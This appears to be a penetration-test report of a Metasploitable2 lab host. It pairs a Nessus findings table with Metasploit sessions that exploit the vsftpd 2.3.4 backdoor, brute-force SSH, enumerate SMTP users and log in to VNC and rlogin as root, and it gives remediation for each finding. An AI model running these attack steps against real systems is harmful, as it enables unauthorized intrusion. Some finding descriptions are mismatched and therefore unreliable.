
Google Dorking, often refers as Google hacking, is the use of Google search algorithms to hack into weak sites or to look for information that is not available in public search results.

Operators like, site : , inurl : , intitle : , filetype : , and , or , “ ” , etc can be used to google dorking.

6. Nessus

Nessus is a remote security scanning application that checks a computer and notifies you if it discovers any vulnerabilities that malicious hackers could use to get access to any computer on your network. This is accomplished by running over 1200 checks on a single machine to see whether any of these assaults could be used to break into or harm the computer.

Ip : 192.168.250.4



192.168.250.4

7	6	17	5	64
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities

Total: 99

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	9.8	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	9.8	20007	SSL Version 2 and 3 Protocol Detection
CRITICAL	10.0	33850	Unix Operating System Unsupported Version Detection
CRITICAL	10.0*	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	10.0*	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	10.0*	61708	VNC Server 'password' Password
CRITICAL	10.0*	10203	rexecd Service Detection
HIGH	8.6	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	136808	ISC BIND Denial of Service
HIGH	7.5	42256	NFS Shares World Readable
HIGH	7.5	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	90509	Samba Badlock Vulnerability
HIGH	7.3	26920	Microsoft Windows SMB NULL Session Authentication
MEDIUM	6.8	78479	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
MEDIUM	6.5	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
MEDIUM	6.5	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	42263	Unencrypted Telnet Server
MEDIUM	5.9	31705	SSL Anonymous Cipher Suites Supported
MEDIUM	5.9	89058	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)
MEDIUM	5.9	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
MEDIUM	5.3	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.3	57608	SMB Signing not required
MEDIUM	5.3	15901	SSL Certificate Expiry
MEDIUM	5.3	45411	SSL Certificate with Wrong Hostname
MEDIUM	5.3	26928	SSL Weak Cipher Suites Supported
MEDIUM	4.0*	52611	SMTP Service STARTTLS Plaintext Command Injection
MEDIUM	4.3*	90317	SSH Weak Algorithms Supported
MEDIUM	6.4*	57582	SSL Self-Signed Certificate
MEDIUM	4.3*	81606	SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)


Threat Modeling & Exploitation

01	VSFTPD Smiley Face Backdoor on port 21			
Risk Level	**Critical**	**High**	**Medium**	**Low**
Rhost	192.168.250.4			


Business impact and risk

The version of VSTFPD running on the remote host has been compiled with a backdoor. Attempting to login with a username containing smiley face triggers the backdoor, which results in a shell listening on TCP port 6200. The shell stops listening after a client connects to and disconnects from it.


An unauthenticated, remote attacker could exploit this execute arbitrary code as root. This vulnerability has been available since July 3, 2011




```
root@kali:~# msfconsole

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.2-2013061201 [core:4.6 api:1.0]
+ -- --=[ 1111 exploits - 626 auxiliary - 178 post
+ -- --=[ 307 payloads - 30 encoders - 8 nops

msf > search vsftpd
```




```
msf > use  exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```



```
msf > use  exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
    Version: 0
   Platform: Unix
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent

Provided by:
  hdm <hdm@metasploit.com>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  21               yes       The target port
```



```
  --  ----
  0   Automatic

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST  192.168.250.4    yes       The target address
  RPORT  21               yes       The target port

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  http://www.osvdb.org/73573
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf exploit(vsftpd_234_backdoor) >
```



```
[*] 192.168.250.4 - Command shell session 1 closed.  Reason: User exit
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.250.3:38913 -> 192.168.250.4:6200) at 2021-
05-23 11:51:05 +0100

whoami
root
id
uid=0(root) gid=0(root)
```

Remediation


Validate and recompile a legitimate copy of the source code.

02	**OpenSSH Brute-Force Attack**			
Risk Level	**Critical**	**High**	**Medium**	**Low**
Rhost	192.168.250.4			


Business impact and risk

Port 22 is used to establish a remote connection using secure shell. The Metasploitable2 has port 22 open. The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library. The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.


Because of that with the valid SSH login credentials, attackers can jeopardize the remote host. I used separate username & password text files for carry out the brute force attack.



```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
```



```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.250.4
rhost ⇒ 192.168.250.4
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
```



```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/nipun97/Desktop/password.txt
PASS_FILE ⇒ /home/nipun97/Desktop/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/nipun97/Desktop/username.txt
USER_FILE ⇒ /home/nipun97/Desktop/username.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.250.4:22 - Starting bruteforce
[-] 192.168.250.4:22 - Failed: 'root:root'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.250.4:22 - Failed: 'root:admin'
[-] 192.168.250.4:22 - Failed: 'root:12345'
[-] 192.168.250.4:22 - Failed: 'root:msfadmin'
[-] 192.168.250.4:22 - Failed: 'root:abcdefg'
[-] 192.168.250.4:22 - Failed: 'admin:root'
[-] 192.168.250.4:22 - Failed: 'admin:admin'
[-] 192.168.250.4:22 - Failed: 'admin:12345'
[-] 192.168.250.4:22 - Failed: 'admin:msfadmin'
[-] 192.168.250.4:22 - Failed: 'admin:abcdefg'
[-] 192.168.250.4:22 - Failed: 'msfadmin:root'
[-] 192.168.250.4:22 - Failed: 'msfadmin:admin'
[-] 192.168.250.4:22 - Failed: 'msfadmin:12345'
[+] 192.168.250.4:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) gr
oups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse
),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-serve
r #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (10.0.2.15:35395 → 192.168.250.4:22 ) at 2022-04-24 06:02:18 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
msfadmin
```


Remediation

Port redirection or port mapping is the process of changing the default port to another in order to receive connection requests from approved networks.


03	**Postfix SMPTD port 25 exploits**			
Risk Level	**Critical**	**High**	**Medium**	**Low**
Rhost	192.168.250.4			

Business impact and risk

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.



```
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting       Required  Description
   ----       ---------------       --------  -----------
   RHOSTS                           yes       The target host(s), see https://gi
                                              thub.com/rapid7/metasploit-framewo
                                              rk/wiki/Using-Metasploit
   RPORT      25                    yes       The target port (TCP)
   THREADS    1                     yes       The number of concurrent threads (
                                              max one per host)
   UNIXONLY   true                  yes       Skip Microsoft bannered servers wh
                                              en testing unix users
   USER_FILE  /usr/share/metasploit yes       The file that contains a list of p
              -framework/data/wordl           robable users accounts.
              ists/unix_users.txt

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhost 192.168.250.4
rhost ⇒ 192.168.250.4
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.250.4:25      - 192.168.250.4:25 Banner: 220 metasploitable.localdomain
 ESMTP Postfix (Ubuntu)
[+] 192.168.250.4:25      - 192.168.250.4:25 Users found: , backup, bin, daemon, di
stccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, p
ostfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp,
www-data
[*] 192.168.250.4:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > 
```



```
└─$ nc 192.168.250.4 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY backup
252 2.0.0 backup
VRFY bin
252 2.0.0 bin
exit
502 5.5.2 Error: command not recognized
quit
221 2.0.0 Bye
```

Remediation

Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.

04	**Unix Operating System Unsupported Version Detection**			
Risk Level	**Critical**	**High**	**Medium**	**Low**
Rhost	192.168.250.4			

Business impact and risk

According to the version number, the Unix operating system on the remote host is no longer supported. The seller's lack of support means that no additional security updates will be released for the device. As a result, there's a good chance it'll have security issues.

Ubuntu 8.04 support ended on 2011-05-12 (Desktop) / 2013-05-09 (Server).


Remediation

Upgrade to a version of the Unix operating system that is currently supported. Upgrade to Ubuntu 21.04 / LTS 20.04 / LTS 18.04


05	**VNC Server 'password' Password**			
Risk Level	**Critical**	**High**	**Medium**	**Low**
Rhost	192.168.250.4			

Business impact and risk


A weak password protects the remote host's Virtual Network Computing (VNC) server. Using VNC authentication and the password 'password,' the attacker may be able to log in. This could be used by an unauthenticated remote attacker to take control of the system.




```
msf6 >  search vnc 3.3

Matching Modules
================

   #  Name                                    Disclosure Date  Rank     Check  Descrip
tion
   -  ----                                    ---------------  ----     -----  -------
---
   0  exploit/windows/vnc/realvnc_client      2001-01-29       normal   No     RealVNC
 3.3.7 Client Buffer Overflow
   1  auxiliary/scanner/vnc/vnc_login                          normal   No     VNC Aut
hentication Scanner
   2  exploit/windows/vnc/winvnc_http_get     2001-01-29       average  No     WinVNC
Web Server GET Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/w
indows/vnc/winvnc_http_get

msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > show options
```



```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.250.4
rhosts => 192.168.250.4
msf6 auxiliary(scanner/vnc/vnc_login) > set stop_on_success  true
stop_on_success => true
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.250.4:5900    - 192.168.250.4:5900 - Starting VNC login sweep
[!] 192.168.250.4:5900    - No active DB -- Credential data will not be saved!
[+] 192.168.250.4:5900    - 192.168.250.4:5900 - Login Successful: :password
[*] 192.168.250.4:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```



```
└─$ vncviewer 192.168.250.4
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



```
root@metasploitable: /
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
root@metasploitable:/# whoami
root
root@metasploitable:/# 
```


Remediation

Secure the VNC service with a strong password.

06	rexecd Service Detection			
Risk Level	**Critical**	**High**	**Medium**	**Low**
Rhost	192.168.250.4			

Business impact and risk

This rexecd service allows network users to run commands from a remote location. However, because rexecd lacks a reliable method of authentication, an attacker may use it to scan a third-party host.



```
└─$ sudo rlogin -l root 192.168.250.4
Last login: Sun Apr 24 08:31:45 EDT 2022 from 192.168.250.6 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
```

